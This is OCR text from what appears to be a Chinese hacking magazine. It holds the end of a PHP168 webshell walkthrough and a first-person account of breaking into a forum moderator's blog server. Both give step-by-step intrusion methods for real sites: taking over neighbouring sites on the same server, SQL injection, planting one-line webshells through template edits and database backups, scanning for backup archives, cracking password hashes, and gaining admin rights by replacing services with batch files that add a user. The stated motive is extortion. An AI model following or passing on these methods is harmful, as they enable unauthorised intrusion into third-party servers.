


图 4

这里要注意的是，版本高一点的php168程序会把日志文件中的管理员密码加密，版本低一点的则不会，当我们猜不出密码的时候，我们可以旁注这个站点，拿下同服务器的另一个站点后，直接连接目标站点的数据库就可以了。


图5

接下来就是进入后台拿shell了，直接在目标网址后面添加“/admin”目录，后台地址就出来了，如图5所示。我们用刚才得到的帐号和密码登录后，选择后台的“其他功能”选项，再打开“模板设置”标签，然后随便找一个模板选择“修改模板”，打开“修改模板”后就会看到如图6所示的页面。

我们把要修改的文件改成.php后缀（这里我把文件名改为了hackerxfiles.php），然后再把内容修改为一句话木马，如图7，修改好后点击“保存”按钮，最后使用一句话木马连接“http://www.hackerxfiles.net/template/default/hackerxfiles.php”,就可以获得webshell了，如图8所示。




图 6




图 7




图 8

好了，PHP168的最新漏洞就为各位叉子介绍到这里，如果大家还有什么问题的话可以到X的论坛来提问。


（本文所涉及到的PHP168利用工具已收录到光盘中）

入侵黑客X档案超级版主yofx的Blog

夜虫儿

阿布最近一直比较忙，黑客X档案的论坛也被他改的“面目全非”了，现在想挣点威望比骗个MM还难，阿布不在时，超版的权利就是最大的，可以给我们这些老百姓加点威望，于是我就想搞下他的blog，勒索点，嘿嘿！

yofx的博客使用是PJBLOG程序，在网上有很多人都是使用的这套系统架设的博客，众所周知，这套程序是非常安全的，我也就不去尝试了（也没有那么大的能耐）。先说一下我的入侵思路：主站，旁注，嗅探，社工。既然主站没有希望，那我们就尝试一下旁注吧，到http://ip.wen.la上查询了一下，发现这台服务器上共有42个站点，看来要想拿下希望还是很大的。重点查看公司企业类型的网站，很快就找到了一个注入点，顺利的拿到了后台密码，进入后台发现后台具有数据备份的功能，如图1。


图 1

找到个上传的地方，本想放个jpg木马上去，却发现不能用上传功能，估计可能有前辈来过，拿到shell后就把这个功能给删了吧。没关系，我们还可以备份一句话，在新闻添加处插入一句话，再把数据库备份成asp的，但访问木马路径，发现不能访问，看来插入的一句话不能使用。我又重新插了一个Execute一句话木马，但登录上去后却发现不能备份了，看来管理员还挺勤快的，好在服务器上还有很多站点呢，这个站点丢就丢了吧。接下来的检测大不如人意，所有站点都翻了一遍也没有发现注入点，看来防注入都做的不错，也不能cookie注入，更没有找到上传漏洞。唉，难道想敲诈点威望就这么难吗？问了问朋友jshell，他让我试试挖掘机，看能不能发现什么可以利用的地方。是啊，我怎么就没有想到这一点呢，于是就使用“获取Web网页中所有的超级链接”软件，将网页中所有的网址都保存了下来，如图2。



图 2

保存下来后，使用明小子的网站批量检测功能对其进行检测，并在明小子中添加www.rar、web.rar、wwwroot.rar、readme.txt这几个选项，添加完成后分别选中，工夫不负有心人，终于在一个网站上挖掘出了它的一个备份，如图3。

下载回来一看，发现是网站的整站程序，看了一下程序，后台的名字起得特别BT，用工具肯定扫

描不到，直接打开数据库查看了用户名和密码，放到cmd5上成功的破解了出来。找到后台登录页面后却又发现不能登录，可能是管理员更改密码了吧，我们来试试下载他现在网站的数据库，按照刚才下载回来的备份数据库的地址输入到IE中，回车后发现可以下载，如图4。




图 3




图 4

这下得到的密码就是正确的了，进入后台，也存在备份数据库功能，成功拿到一个webshell，如图5，先在webshell中查看终端端口，发现打开的是默认的3389端口，系统使用的是Win2003。查看组件支持，发现大都被禁用了，看来是不能通过那个2003的0day来提权了。服务器上也没有安装serv-u，




图 5

所以也就没有办法使用serv-u来提权了，在c盘目录浏览了一下，发现安装了Apache和MySQL，看来服务器是支持php的，马上去找my.ini这个文件，结果很令人失望，没有找到。

继续来看别的吧，点击一下webshell中的查看可写目录，一个一个的浏览，发现存在一个d:\php目录是可读可写的，进去看看能不能找到数据库链接文件啥的，结果还是令人失望。继续浏览c盘，无意中发现有个imail文件，竟然还有这个，这下可就好办了（imail是一个安全高速的全功能邮件服务器，融合强大的功能与轻松的管理为一体，提供最佳的企业级邮件服务器解决方案），我马上从网上下载了一个，然后快速的在本地安装起来，安装好后在我的电脑上点右键查看管理，查看服务，我们会发现如图6所示的服务。




图 6

看到这里我想大家都应该明白了吧，就是将那两个自动运行的服务替换为批处理文件，然后当服务器重启后自动为我们添加一个用户，接下来就是想办法让服务器重启了，我使用的是最懒的办法，那就是等，从这以后我每天醒来的第一件事就是登录这台服务器看看情况，经过了N天后，服务器终于拿到手了，如图7，现在终于可以去向YOFX勒索BB了，嘿嘿！

